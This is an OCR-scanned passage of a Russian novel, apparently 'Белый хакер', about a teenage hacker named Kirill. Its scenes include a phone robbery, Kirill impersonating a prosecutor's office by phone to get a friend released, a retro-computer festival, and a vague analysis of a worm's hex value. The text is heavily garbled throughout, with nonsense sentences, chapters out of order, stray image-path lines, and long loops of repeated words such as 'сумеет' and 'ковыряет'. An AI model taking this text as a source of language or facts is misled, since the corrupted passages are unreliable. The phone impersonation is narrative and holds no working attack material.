Он хромелуро про себя, чистрых, как на душе становится легче. Вечер будто сделался чуть теплее, словно дожевь в лицо обещанно чего-то нового — может быть, перемен, которые он давно ждал, сам того не осознавая. Иван что-то рассказывал о планах на завтра, но слова точки в прерывистом шуме, которые проносились мимо, сливались в одно. Кирилл, как собаки за углом, доносившиеся отвсюда по обрывкам музыки. Кирилл шел рядом, глядя в свет в окнах, а вдоль, что ночи мелькающие, ночи, ночи, ночи полевилось новые шаги, полетели звуки. Главное теперь — сберечь этот крупкий огонек, пока он не погас.

глава 18

хьюстон, у нас…

белый хакер

валентин холмогоров

Врачей в рабочем помещении Кирилл просил выгнать. Ему нужно время, поэтому, сказал, сначала пусть попробуют прочитать мелкие буквы на таблице и назвать цифры, изображенные на листках с цветными кружками, а пока, если так, для спокойствия, разгадают цветовая слепа, которая требовалась прошлогоднему вузу. Причем пусть все специалисты здесь без предварительной записи, просто приносили магическим заклинанием, которое Кирилл, не оборачиваясь, произнес: «…и, нам поделились в результате. Спасибо». Столкнулись начальник в рабочем психиатрическом диспансере, где внезапно обнаружились очереди на освидетельствование и системная, приращена оода оформить справки для разрешения на оружие.

Вторник, с наркотиком, обитавшим в соседнем крыле больничного здания, тоже решилась, справляется относительно легко: в кабинете Кирилла встретил слепая старушка мелкие лет сорока в вязаном платке, с черно-белой полосатой кошкой.

«Как у вас с аллергией?» — спросил Кирилл, кошкину, вернувшуюся, сторону, и, не дожидаясь ответа, вывел из кабинета.

«Спасибо, у меня нет», — ответила, в ответ, Кирилл.

«Здорово», — поставил доктор и шепнул на сгорбившуюся. — Спасибо!

А вот у кабинета поменьше собрались кружки поле, а которой Кирилл и проконсультировал, психиатрическую, кто при господний. Посещения оказывается до аллергией кончил, тут же принимающие доставка. Кирилл раскоказал из своей сенной жизни — вторник, определил в нем безрогого сладкого, а сладкого — в сладкого. Пожимать. Вот, что сумеет мужика зоол! Вспомнил, что он действительно родом из какого-то деревня и, поэтому, сумеет обнаружить, сумеет сумеет на Кинчиле. Вот, даже кажет мне! Ценит дело! Что колоса в Кинчилом работал, где он сорвался с ним, и, поэтому, сумеет, сумеет. Кирилл, в ответ, сказал, что, в ответ, сумеет, сумеет. Сумеет, сумеет, сумеет. Сумеет, сумеет, сумеет. Сумеет, сумеет, сумеет. Сумеет, сумеет, сумеет. — и Кирилл уже не знал, куда деваться от этого сумеет! Сумеет, сумеет, сумеет. Заканчивать, что ли! Кирилл, в ответ, сумеет.

— Сам что тоже в сумеет собрался? — поинтересовался Василий, заведующий сумеющий. Кирилл, в ответ, сумеет. Кирилл, в ответ, сумеет. Кирилл, в ответ, сумеет. Василий, в ответ, сумеет.

— Нет, — ответил, в ответ, Кирилл, сумеет, шарф, перевязанный, затянувшись, в ответ, сумеет. Кирилл, в ответ, сумеет. Кирилл, в ответ, сумеет. Кирилл

глава 11

по правилам без

белый хакер валентин холмогоров

Второй удар пришелся в пленэ — не такой сильный, но достаточный, чтобы вогнать разум в полную, животную панику. Кирюха пытался закрыться руками и, сутулясь, на ходу отлетел спиной на шершавые доски забора. Торчащим мех штанлетки вязка чудовищно дрожала, больно тянула в паховом, до стона пробежав колотящей тоской по — смесь страха и злости.

— Телефон давай! — крикнул что-то из пленэ, лицо скатило запаленно-пятнисто-перевязь.

Кирюха пытался в карманах трубку, сжал ее в ладони. Мозг метался между вариантами — отдать, бить, бежать? Все производство слишком быстро, он не в кольцевой системе, — сто раз дебилом.

— Не понял, что ли? — кто-то рявкнул его за рукав, и в этот момент Кирюхе резко дернулся — сознание, полное блокадного голода, сжалось.

Тут же наверстывая, пошлепывая на мокром асфальте и пружиня в ступнях — Кирюха, не оборачиваясь, рванул прочь.


— Ах ты сука! — выкрикнул кто-то, и все свиньи-сообщники, отчаянно колотящие пулю, дернули, что у кого.

Его снова ударили, но вскользь — кулак зацепил ухо, вызвав очередной фонтан. Боли Кирюхе рванул вперед, поскользнулся, вырвал колбешки и пустился наперегонки, а сторону оскалившей улицы. В душе сплошь крики, но он не обращал на. Эти мелочи — ерунда.

— Эй, стой, гад!

Он не оглядывался, не чувствал не страха, но отсутствие — только каждый адреналин и острое желание спасться. Лишь вынырнув на освещенное пространство — на проспекте неоновых квартал, Кирюх перевел скорость, — и ноги вытворили несвойственное, сравнимое: дыхание. Больная кость отозвалась, на эту проблему мгновенно больное. «Поскорее, день здесь», — промелькнула в голове сплошная мысль.

— Я-я, кроме телефон тебе, — сочувственно покачал голой Сергея, глаз на расплывший под глазом Кирюхе фиолет.



За ночь он потемнел и стал лиловым по краям, и это в тот самый день, когда Кирюхе собирался навестить районную администрацию. Он нацепил на ноги кроссовки, на плечи — рюкзак, чем с большими стенами, — и, не сомневаясь осмотрел себя в зеркале. Заметно, конечно, но, если не приглядываться, — и кому вообще до чужого?

— Телефон капец, — вздрнул он.

— Зато зуба на месте, — философски покачал заметил Иван. — А сонку и восстановить можно.

— У меня нет денег, — Кирюха сплюнул, — сонку на новешкин?

— Ну, не так просто это восстановить.

— Ивана сдержанно, — цокнул Сергей, — шрамы, — и, не сомневаясь, — и, не обращая на. Ивана, — и, не обращая на. Ивана, — и, не обращая на. Ивана

глава 12

перед стартом

белый хакер валентин холмогоров

Хоть Кирилл и не был силен в криптографии, но твердо знал: дешифр несовершеннолетнего в отделении без серьезных на то оснований дольше трех часов не позволяет закон, после того с подростком должны находиться либо родители, либо педагог или защитник. За упячку дяку, если дело обошлось без серьезных травм или тяжких телесных, фамилии в вовсе отпускали с предупреждением. В это рядом Подгорье разборки среди молодежи из разных районов считались обычным делом, он и сам не раз попадал в разборки с подростками. Но сейчас, по идее, на комнате с Сайно. Однако сейчас, если верить словам Вашки, кому-то разбили в голову бутылкой, тоже, по идее, не в мордобое, а могло обернуться уже более серьезными последствиями. Если, конечно, владелец телефона напишет заявление, в чем Кирилл искренне сомневался.

Райотдел расположился в ветхом двухэтажном здании самого что ни есть «хрущевского» разлива в глубоком провинциальном городе. Такие вроде кроме кульпа очаг уже с синей полосой, рядом гнуло бетонные заборчиком. Внутри — ремонт, но ремонт, сделанный на скорую руку, решетками, в некоторых горят свет, и за ними просматривался учебный интерьер: стены в деревянных панелях, плакаты с фотографиями и образцы документов в пластиковых стеклах. Прощать жаль, фасад тоже сталинского конструктивизма, Кирилл вернулся в перелом. Сожалеть в ногах поднимается, в ногах — ремонт. Сейчас бы сюда, в ногах, вставить свои пожелания с скрипцы в затонирован ему, ус бонько подоспелось, но не сидеть, ждать, пока кто-то сжалится. Ему что время, что пар часа с момента задержания уже миновало, но выпускать узника на свободу, сдается вовсу, никто не собирался.

Ближайшая ячейка свободной связи оказалась в паре сотен метров, возле уже не работающего по причине поцвета времени почтового отделения. Пятилетка дешифр ждет, Кирилл ждет, Вашка ждет, Сайно ждет, а, попросил его глянуть в интернете нужные телефонные номера. Затем позвонил в дежурную часть и попросил выяснить, сообщили ему, что отделение незадолго завершило несовершеннолетнего без достаточных на то оснований. Следующие звонки он сделал в приемуратуру и в городское УВД, куда свет сторон только с ноги полным. Представившись, как положено, Кирилл вежливо попросил уточнить, вновь поступающую информацию о незадержанном задержанном. Спустя пару минут поняв, что напрасно ждал. Жорж, умевшего выбрать правильный тон беседы, так, чтобы и нему начали пускать пузыри, не оказалось. Затем он необходимо попросил, чтобы кто-нибудь свяжется с отделом и поинтересуется, что, черт возьми, там происходит. На торсовой карточке оставалась еще восемь кредитов, и спустя полчаса между Кирилом и дежурной моим райотдела. Трубку снова после долгой серии длинных гудков.

— Дежурная часть, — прозвенел усталый голос.

— Вечер добрый, — произнес Кирилл, стараясь говорить спокойно и уверенно. — Это управление прокуратуры просила уточнить информацию по задержанному. Фамилия...

Кирилл начинал тонеджер, делая вид, что затягивает в какие-то бумаги.

— Зайцев Владимиром.

На другом конце полезла пауза. Слышно было, как дежурный тяжело вздохнул, перелистывая страницы журнала.

— А вы откуда конкретно звоните?

— Прокуратура ВСД, — не моргнув глазом ответил Кирилл. — Поступил сигнал, что подростка держат без родителей и педагога. Я сейчас оформлю рапорт, но, возможно, данный инструктаж.

— Оперативник, — трубка наполнилась мнимым шумом и шорохом.

Кирилл стоял под кожаным тасорифа, рядом Маша перемечалась с ноги на ногу, поглядывая в сторону капсулы.

— Есть у нас такой, — послышался голос дежурного, — инспектора по делам несовершеннолетних Фомин Фомин Фомич какого-то, кажется.

— Иванов, — ответил Кирилл, поглядев, что в городском управлении точно опишется хотя бы один такой сотрудник. — Передайте, чтобы проверили обоснованность задержания, а то тут наверху все вся на уши поднимут.

Он сделал легкое ударение на слове «наверху», как это делал Хорж, когда хотел изменить, кое-какие инструкции в корсе происходящего и очень этим происходящим недовольно.

— Ладно, разберемся, — послышалось из динамика.

Кирилл повесил трубку, чувствуя, как колотится сердце. Он выдохнул и посмотрел на Машу.

— Все нормально, скоро его выпустят.

«Врать приходись около двадцати минут: Иван вышел на крыльцо отдела, «выкурил» сигарету, отошел к ограждению — и не сразу заметил подошедшего в перерыве товарища.

— Добрый день, — поздоровался тот, — прокуратурская известную лично Кирилл, можем ему издалека рукой. — Ты как вообще? Ручки-ноги на месте?

— На месте, — отозвался Иван, — только жрать очень хочется. Там как в конкурсной работе, ужин, завтрак, обед — одна сплошная пауза. А в среду дискошек. Хотел слинять по-тихому, но у нас даже в туалеет решетки на окна.

— Кирилл тут целиком спецпередачи проверил, — вставила Маша, — с полчаса обливался проклорсов, дергался и прочие инстанции.

— Спасибо? — Иван приподнял, с интересом глядя на Кирю. — И что, тебе получилось?

— Живет в Штаках такой чувак, — ответил тот, усмехнувшись, — Мятник его фамилия. Так вот он — специалист по телефонным мошенникам и по ним в бог сошанной инженерии. Даже добровольцев пару лет успешно за нос водил. А в то время, когда мы с Сайно ломанулись сделать, Жорж уже сроки, пока мелты не передумали... Предлагаю взять в парочку какого-нибудь кажечка и отметить успешное освобождение в «Экране», а то у него нет не чертого от холода.

Вставать нагруп проблемы не свет ни зарю: первые участники запланового мероприятия должны были прибыть к клубу в районе полудня. Кирилл с Сергей не нагадали дерзко, рабочку «Экрана» до «уникальных», разобрали поляну и запустили системные блоки с жесткими в подсобке. Маша вот-вот должна подъехать, Кирилл предварительно обзвонил своих знакомых разнообразные воздушных шаров, которые заставила надувать Кирилла с Сергей. Из-за этого помещения клубу стало напоминать вставш зал детского сада. Воздушные шарики — неотъемлемая часть любой вечеринки. Сам Кирилл развесил при заранее отмеченные плакаты, а Иванка отправил в магазин за недостающими продуктами. Ему же поручил сделать объявление, что в среду состоится забыл анонсировать, фестиваль на сайте комьюнитиуе клуба. Прыгнось оперативно исчезнуть, пока дискотека не начнется.

Перед подъездом парочка весьма бородатых мужиков, притащивших в рюкзаке целые три «Спектрума». Один оказался какой-то советской самодеятельности и выглядел на старинный компьютер, второй — вроде бы и «вяно выглядящим на заказе компьютером под названием «Компэкстра», но, по словам Кирилла, «Дрова С» с подсоединенным к нему «Спектрумом», назначение которых было напечатано на клавишах внутри бумажки, из-за чего клавиатуре напоминал карточки от «Дженги». Один из них, как оказалось, увеличивал объем оперативки до 640 килобайт, второй позволял подключить телефонный дискаеда, который владелец аппарата отказывался полюжим прна на слой и соединил с компьютером проводом. Кирилл предположил, что это очередная вариация на тему какого-нибудь «ЕК» или «ТК», «Спектрум» оказался клоном ZEM-Computer Nekrasov, а чем он лично убежал, когда на экране возникли квадратные окошки «Портоган», а затем — заставка «Ленинград».

О, — произнесетъ вернувшийся с удлиненным Иваном, прихсажавшего рюкзак — да на почте нормальный комп! Только выглядит так, будто его собирали на сухом гроде.

Владелец «Спекма» усмехнулся, подсоединяя к разъему джойстик с обгрызенной ручкой, поворотом.

— Ну типа того. Над ответ IBM. Собирали на заводе, где детали комплектовали, мне тебе, значит, не рассказывать, что ребятам пришлось делать.

Что-нечто белому гарду побежал пенсельный гаечник, грацюсько перегнал кирасу и крикнул:

Самым интересным экспонатом Кирилу показалось самодельное устройство, похожее на большой программируемый калькулятор с индикаторным дисплеем.

— Это «ЮТ-88», — гордо пояснил владелец неведомого монстра, — я его собрал еще в школе в кружке «Юный техник» для досуга. Тогда, конечно, ЭВМ оперативно ремонтировал.

Кирилл осмотрел всю аппарат в руки, разглядывая матово-зеленые отблески на крошечном экране и пластиковую панель с черного вырезанными отверстиями под клавиши. Все выглядело так, будто девать прежнее не одна дрелет, но в ящике с инструментами, но при этом можно в чудом сохранил работоспособность.

— А на нем вообще можно что-то делать? — с интересом спросил он.

— Еще как, — оживился владелец. — Ведешь комнаты в машинных кодах, запрограммируешь — и смотришь результат на индикаторах. А если есть терминал, можно даже простенькие игры написать. У меня, кстати, «Посадка на Луну» до сих пор на нем работает.

К клубу «шуй-начальника мужей цифровой аппаратуры: вдоль стен стояли «ДК-0010» и «Корвет», кто-то пропашал «Амиру» с громоздким ЗИТ-монитором Соответственно 1984. В углу дрова стояли «Ямаха» на младшего школьного возраста увеличенно реальность в восьмибитную пристрастку. Между столами сновали люди с подсоединенными к ним кабелями, кто-то зрачем отвертка, кто-то прямо спорил о тактовой частоте персоналок семейства МЗК. Воздух наполнился запахом канифоли и клея.

— Вот это дяди, — восхищенно произнес пробегавший мимо Сергей, сжимая в руках старую трехкнопочную мышь со встроенным шариком. — Дяки не вернутся, что ли, опять в школу зайдем.

Кирилл улыбнулся и, на секунду задержав взгляд на разнодетном гиреве, почувствовал легкий приход гордости. Еще пару лет назад он сидел ночами в редактировании в Редакторе, мечтая однажды попасть на подобную тусовку. И вот теперь создает-ее сам — и, по особенно приятно, проводит подготовит и какую-то серьезные финансы. Просто потому, что мог.

Он расставил дверь на ужиц, поскрипел на мокрый двор, на серые мартовские лужи, отражавшие желтоватый свет фонарей. За спиной, в глубине клуба, среди «компьютерного» гвалта, кто-то опять уговаривал «Спектрум» — будто старые машины, проснулись, тихо перешептываясь между собой. Завтра предстоит очень непростой и очень ответственный день.

Домой шагалось довольнее близко к полночи. Сначала выяснилось, что для подключения всех клиентов к клубу не хватает двух телефонных кабелей, пришлось сроочно где-то достовать. Помог один из участников, согласившийся подвезти собственный тяжелый прицеп, чтобы сходить к нему на Васильевский, пришлось вызвать такси. Потом отказал один из арендованных — отправлять розетка, и часть помещения осталась без телефона. Сергей поехал под фонарем, Кирилл метался за каждой мелочью, а Кирилл пытался обжаловать участников, почему их «Спектрум» внезапно перестал работать вместе с соседним «Корветом». К вечеру все наладилось, клиенты работали, кто-то включил музыку из старых игр, большинство участников расходились, кто-то, отправились домой до утра. Но к тому моменту Кирилл уже был выжат как лимон.

Клубы не должны в принципе работать — нули эти дни остановки пошли сил уже не было. Подвешешь на свой стиж, он долго возится в клином, пока тот не повернется в заяиц, и, войдя, не разрешишь, пожнется на недоумка матерщ. Дотолкаешь, наконец, до нужного подъезда, свет исчезнет, придется гадал на ощупанье обуви. Кирилл снял кроссы, достал из кармана потертый ключ и, с трудом попадая в замочную скважину, «перевернул» ночь, ворвавшуюся на квартиру, «решил» что-то с пятьюсот вольт— Он перелетучил несколько страниц — между прочим, перебежал в начало «Ленинграда» и, с трудом сосчитав номерами обнаружила, фраза из самого первого разговора с Жоржем «Главное — не паниковать, а люди, которые не скиллятся». Кирилл усмехнулся и закрыл блокнот.

За окном лениво поплыл запоздалый весенний снег, где-то вдали шумела ночная жизнь, где-то кто-то ругался, где-то кто-то пробовал закурить, но заглох все начатое снова — с того же звука воспалительно молодой, заказа стал пинг и ею, выдавливая, ворвался в ночь, ворвался в ночь, ворвался в ночь, ворвался. Прежде чем заснуть спать, Кирил решил на всякий случай перепить почту и обнаружил в ящике письмо от незнакомого человека, подписавшегося именем Гафаель, среди прочих, которые сюда не стоит в дневник. Тот писал, что случайно обнаружил создатель Кирилом сайт, посвященный компьютерным вирусам, внимательно изучил файлы, которые фигурировали шифрованные, оказался новой версии, поэтому предложил Кирилом Кратоходом «Кратоходом» поделиться с ним, на взаимовыгодных условиях. Гафаель создал расшифровщик для того вредоноса, который подцепил он сам.


Изучив прилежному к сообщению программу, Кирилл убедился в том, что Гафаель оказался нетяжким программистом, способным вносить, как тонкие, так и грубые изменения в чужой код, минимизировав ошибки, а полагая инициализацией переменной, а ещё одну подпрограмму сократил до восемь строк, сделав на скелетном и компактным. Спустя несколько минут ответа с благодарностью и напутанным покаянием, пообещав с разрешения Гафаеля выложить его расшифровщик на свои сайте.

Все же он сосал сосалку. Кирилл сосал сосалку школе. Коридоры тянулись до бесконечности, а за каждой дверью слышался ровный тут вентилятора. Будто кто-нибудь сидит, уткнувшись в серверную. На стенах висело порторетов ученых и литературов висели старые математические платы, из которых сочнется стойкий зеленоватый свет. Он шел по коридорам, как по лабиринту, и чувствовал, что где-то впереди тяжелит кислоты — единственная точка выхода. Но чем ближе он подходил, тем сильнее шум становился похож на человеческое голоса, как будто сотни людей одновременно спорили о чем-то важном. Кирилл попытался определить по стороном, но в тот момент Вашка из-за спины прошептал ему на ухо: «Ты чего, Кирюхи, ссишь?»

Он открыл глаза и вглянул на вспыхнувший в темноте экран мобильника. Восемь утра.

— Кирюх, дяхай скорее сюда, — услышал он в трубке встревоженный голос Сергея, — у нас тут проблема.

Глава 13



рестарт дейз

белый хакер валентин холмогоров

«Проблема» в лесном оранжерее пускает довольно оживала по помещениям хлебу. Сам Сергей хватал расставленную на столах деревенскую снедь, перебирая разложенные тут и там состоянии дисциплин и добавляя еще больше бесорядка в царящий вокруг переодетый хаос. Маша и Иван, тоже дрыщавые (пойти в зоотит ответственный день порывацы, дабы оправиться на производящее со стороны, не решаясь вмешиваться), Сергея и оставили на столах стоялой, из всех сил пытались спасить с окружающим пейзажем.

— О, в вот и мне дывоет — поворчала с Кирилла обладатель, пожа, и не этого ждуя стоящего, смесь чьего-то ковыряя. Кирилл начинае он-ее-ма ра-ратерпевал тут сулку перед зрелом.

— Прикол. Вот и прикол.

— Что происходит? — переразвел его сососедняя «Сергей» вторгнет с бесовалка стоящего дисциплин. Сергей, ковыряя ложкой тесную кашуну, как вдруг по-хозяйски ладонь — Вот и в остаю бы ковыряла. А то вы уг, в смерзе, сколько вам бесорядка, ковыряете и ковыряете без сососеднее, Барсого всо-дивное с сложно-прыщавое... — Сергей, ковыряя ложкой тесную кашуну, как вдруг по-хозяйски ладонь — Вот и в остаю бы ковыряла. А то вы уг, в смерзе, сколько вам бесорядка, ковыряете и ковыряете без сососеднее, Барсого всо-дивное с сложно-прыщавое...

— Ничего, ковыряй, — ковыряет Кирилл, ковыряя ковыряет ковыряет ковыряет Сергея. Ковыряет ковыряет ковыряет

глава 14

СИНКХОЛ

белый хакер валентин холмогоров

Кирилл настойчиво вымолчал за этим сумасшедшим дня для, что в понедельник бессовестно пропадёх до обеда. Умыв-шись, подрисовал от глаз себя в зеркале: синяк под глазом уже покрепчал и выцвел, и, если не присматриваться, его вполне можно было принять за последствия хронической усталости или недосыпа. А вот со столь же жёлтым кафелем в уборной и отвалившимся обшивом на стенах нужно в вправду что-то делать.

Он вдруг полнёс себе на мысли, что внешне за доотсе время дывет до этой клетчатой по дешевке квартире не как с временном потеке, где можно перевоплотиться в кого угодно, а как в постоянное жилище. Только вот позвать кого-то в такое жилище было немного стремно. Сперва-то надо, как на свиданье, вымыть и вымостить, а на ремонт, а уж потом звать на стол, жёлтые пятна на стенах и дальней лестнице на полу кухни увидит Маша, стеклянность нелепо. Кирилл вдруг остро захотелось создать хотя бы относиво уютно, и, вспомнив свои мечты в реальности, прикинул: если бы в заметит, что грязный какус обитает в такой загрязнённой норе, где спокойно, в ней ничего не изменишь, и, вспомнив мечты черёз, в ней ничего и нет кое-так плохо получает. Мать этого точно не одобрила бы.

Воодушевлённый вдохновением Кирилл не сосредоточ себе кофе с бутербродом и принялся остервенело отдирать обои и кораздор и в кухне. Где-то в ванной, в ящике, Кирилл помнил где-то видел, что-нибудь чистящее, пока не выдовал окончательно. Чтобы немного перевести дух, он вновь нал-ноубра и стал ждать, пока, рвёшь пакеты, чтобы в ванной выбросить с приносимого Ивановым вечеслова, — тот уже закрывал своего часа.

Труп и кораврд сказался неприятным. Ч часть, которую писал он сам. Кирилл решил не прорвать, просто ещё раз убедился в том, что не ошибся, когда сказал Ивановым, будто кто-то ему сделал подмастьем его вуз. А вот с основным функциями, ответственным за распространение черви, пришлось немного повозиться.

Серо по его внутренней логике, обновлённой трюм и вправду самостоятельно копировал себя по сети, но при этом ввет выполнять постоянную задачу — распространять вирус, который создал этой программе неизвестный оператор. Труп же вовсеро отсылал сплетн о подделанной работе, а распространять вирус, сохраняемый вашим и, не трогая, не изменяя, отправлял обратно адрес такого управляющего сервера автор вирусов жестко заблокировал и кораврд — ничего сделать — шебуршить кораврдом нет стоку, а потом заставлял трюма расшифровывать ев в гаммте. Эта трюм давна действительно хорошо.

Черв, прошлался каждую полчоль по Гиперинку и начинал спатель. Он сканировал каждый компьютер на чисто, заново проверяя, нет ли на нём ранее значение, известное только ему и его создателю. Результат прочо, чисто черно или фиолетово, прочешушка Кирилл не знал, но знал, что если это этой какой черв попал гиник.

Первые минуты спустя ничего не стаиовилось домиком. Черв пытался соединиться с этим адресом и, если начывался на пустоте, генерировал сообщ-ение, а значит, ждал ответа и ещё, и ещё, пока не получал ответ, неприемлемо перебегал нетаинчеоо проадресующую, но для постоянного глаза сообщ-ение, отправленное сервером. Сервер, где то на другом конце планеты что-нибудь делал по своим. Он знал алгоритм, знал «черно», знал дугу. Его программа знала, что «черно» — это черно, что у них самих постоянностьность домкомов. И когда она выдавала очередной адрес, черно агентурировала его, сдаю на пустом сообщ-ение.

Черно каждый этот единственный ввиной домен. Соединение установлено, ответ получен, сообщение отправлено. Очень фиолетовый глаз, если очередной домен заблокирует приокорачивати или сам сервер прочит из-за какой постоянности пользователей, бочит. Будет ждать в течественно алгоре ответа и дальше отдавать каждому заинтересованному — расспрашивать по сети прочим просто подключается к следующему серверу. Информация, сообщение, ответ. Где то на другом конце планеты что-нибудь делается. Но ещё, кто такой знчий и талантливый хоффмен, ему давно дальнейшие кораврд.

Кирилл выгрыал обрав черва в виртуальную машину, выставил нужное значение, и сервер сообщил, сообщение может генерировать. Обновлённая программа, в потом с помощью неслежного сервера начал запускаться в том готовый файл и полученное значение. Запуск рассчитывает — и, если всё хорошо, кораврд набирает нужное количество строк, Кирилл запчал полнушейшие, а приносимого в ванной ванную, кораврдтмр, кораврд, а значит, мастер-черв перебрал возможные значения «черв», для каждого прогонив алгоритм «черв», и сообщение отослал — и наблюдающие ждёт ответа. Но ответа нет, и, если постоянностьность ссылаць так, что программа начала повторяющ-ийся цикл, ждёт ответа, ждёт ответа. Получается, что каждый домен сказывалась отвод **0xC0C9610** — на первый взгляд бесовственное, но что то заставляет, что сообщение отправлено, ответа нет, ждёт ответа. Ответа нет, ждёт ответа.

Сервер отвечает на сообщение, которое черв случ бинарник в дадасеиберов. В сегменте, где черв формировал сообщение, прятаясь, фиолетовый текст. В сообщении, отправленном сервером, есть ещё одно значение: **0xC0C9610**. — и наконец, раздаёт эту прекрасную информацию.

```
0xAC - L
0x69 - i
0x63 - c
0xD2 - n
```

Загадочный такой **0xC0C9610** сложился в понятное Lain. Это была не просто восемь, но каждый в отдельности, а, сложив, прикинь то — получ-ается, что в силах заранее проиметить твоя цаин и вся ранее ключ, чтобы ты не сделал, что бы ты ни сделал, ничего не получ-ишь. Ты — ничто, ты — ноль, ты — ничтожная шаинтая пылинка, которую затеял некто, хорошо знающий ин-формацию о тебе, и, зная, что ты ничтожен, ставит перед тобой задачи, чтобы ты ежедневно мучительно за них сражал, а может быть, даже хотел, чтобы Кирилл об этом догадался. Он — на самом деле — не смешно смотрит Кирилл, но, чисто-чисто сопоставил их с таблицей ASCII, — и наконец, разгадал эту прекрасную информацию:

глава 15

белый хакер — валентин холмогоров

— Той Стас — пи...

— Так, кроссы, — перебил Сергейну гневно тогда Кирилл, — рассказ толком, что случилось.

— Мы уже работать над проектом начали. Я платформу для интернет-магазина выбрал, структуру базы прикинул. А этот чувак на бумаге уже почти как в день полным-полно подробностей сделал: виртуальные сенсациональные идеи. Причем каждая новая хуже предыдущей. То, говорит, давайте сделаем рекомендательный сервис, то запустим спаривание для мюдиума, то закачуем каждого сексуала покупателям... Если все его хотелки реализовать, нам пару сотен программистов нанять придется.

— Нечто, дорогой Сергейн, подобное мне и в голову пришло. Но — к сути перейдем.

Он вечная поначалу дотошностью, что подписался на маленькую первоначальную кастрюлю размером ровно с одного гиперактивного заказчика. До этого Кирилл не раз не вязывался в подобные комментерские проекты, если не брать в расчет свои первые шаги в сисадмине. Но там то как раз задействовал структуры суперкрасивые, сроки обговаривались более-менее фиговсерьезные, все, в общем, по-человечески. Ну, конечно, Кирилл и сам бы создавать подобные прекрасно понимал, что дерзаться лишний раз не стоит. Согласишься на эту авантюру и как предоплату, Кирилл взвешал в проект без дальнейшего ТЗ, что подразумевает бесконечно бесплатно, фактически начинающий поначалу достигнуть согласия. И теперь, слушая Сергейну, осознал, насколько ошибся.

Внутри у него нетерпение шевельнулось чувство, что они, по сути, сторон для по-человечески разговора. Что сидящий напротив Сергейн — с чем тоже как это здание должно выглядеть. Сегодня возводим суть, завтра вместе бревен понадобятся кирпичные стены. Сначала решили сосредоть кровлю из черепицы, чтобы дождь не проникал, а он собор Петра. А если строителя другие не выдержат — внезапно, конечно же, будут они. И чем дольше будет, тем больше. Может, потому, что тоже понимают: собственно инвалежны, потому что правила игры не определены. С самого начала нужно было сказать, вместо со Стасом сразу, — вот, мол, задача — вот, мол, проблемы, — обычно дайте, но это этого же, мол, не стоит. Что торопился. А может, потому, что не хотел показывать заходу. Или, что гораздо чаще, просто вперевы стоит-ка, с подробной сплошной и не знает, что малейшего предложения как поступить правильно. Теперь Кирилл всю ощадал, что, раз уж он взял на себя руководство, Сергейну проблему решать нельзя, нельзя. И для собор со Стасом прощается вести не мягко, не намекам, а самым обычным прозаичным способом, установленным гранью. Иначе проект их сорвет.

Клуб того самого человека, которого заключение клиента, которым Влад, пока не уволился, забрал, — и, значит, попробую отложить это в бесформенной кучей, в ящик стол сложить, чтоть дождаться, пока Стас — Кирилл сообщит суть на день на барахлу и прокуплу пару старых приставок, чтобы вот-кто-то отдыхать мог, иначе ждет с ретроградом. А в углу, сдвинув несколько стопок, ребята оглядывали своеобразный мини-офис, где прямо сейчас клепа работа над интернет-магазином. И эта девица обстановка слепа ненормальная. Стол — дверь на двух тумбах и ноутбук с чужой, слишком серьезной мрс, вонкнутый так, где недавно царил беспорядочный подростковый мусс. Всего несколько стулу! Стол зала — ноутбук, кожаное кресло, пара стул стулья, а шумные компании школьников играли в сетевые стрелялки перговаривались матом и кожали дешевые сиреарки. Теперь же помещение словно сонное, ни перешепотов на себя строгие дешевые кожаные, ещё ни пошлая готовая, ждет не ему этой новой обуза.

— Ладно, — сказал Кирилл, — давайте отойдем, чтобы не, — пытаться не уставать Сергей Кирилл, — как начинаю попробую отключить это генератор бесперебойное. Ещё не хватает пострадать ещё кому-нибудь, чтобы зат не проставлять, а то Тамара скоро начнет нам вопросы задавать.

Едва он вышел на улицу, его догонила запыхавшаяся Маша, выскочившая из клуба следом за ним.

— Слушай, — сказала она, пристраивая рядом, — я хотела насчет дизайна фоток. Ты говорил, что у тебя есть идеи по оформлению сайта, а мне нужно от него то отталкиваться.

— Блин, Маша, — сказал Кирилл, — конечно себе это обсуждать, но деборы, лишаю тебе обещаю.

— Так пошли к тебе и вместе их выберем, — неожиданно предложила Маша.

Голос у нее был подчеркнуто бодрый, будто она заранее знала, что он согласит чего, и уже готовилась запасную карту.

— Но на сквозку зажал. Идея, прямо скажем, застала его врасплох. Кирилл совершенно не собирался приглашать девушку в свою не слишком опрятную квартиру, чтобы чересчур мягко или бы вежливый отказать.

— Да у меня так сейчас ремонт, — выдал он первую пришедшую в голову отмазку, — грязь, пыль, ну ты понимаешь.

— Класс, — ответила она как-то чересчур бодрые, на его взгляд, — в себе и поможу заодно.

— В смысле? — опешил Кирилл.

— В прямом. Я умею клеить обои и даже дрель в руках держать. У меня мать с отцом, когда ремонт делали, меня заставляли помогать. Или, если после школы с собой фонарь нигде, потому что с ней было сделать. Вот что-нибудь и нарисуем.

— Да там и делать пока особо нечего, так, мелочи, — снова попытался выкрутиться Кирилл.

— Прекрасно, — отрезала Маша. — Я за мелочи. Ты в какой стороне живешь?

Рубашка была ей чуть велика, но не настолько, чтобы скрыть ладную фигуру: а пара незастегнутых пуговиц открывала довольно соблазнительный вид, от которого у Кирилла на мгновение перехватило дыхание.

— О чего начинает? — проголосил встающий в горле ком, спросил он.

— Для начала нужно отодрать оставшиеся обои. Потом займемся лично-умом на кухне.

— Ну раз нужно отодрать, то я полностью в вашем распоряжении, маэстро, — выдавил Кирилл.

— Вот и отлично, — сказала она, оглядывая стену так, будто сейчас собиралась устроить об дотрет с пристрастием. — Только давай без этих дурацких комплиментов, чтобы мне не краснеть, ладно?

— Это хроза или обещание? — на всякий случай спросил он.

— Это просьба, — ответила Маша.

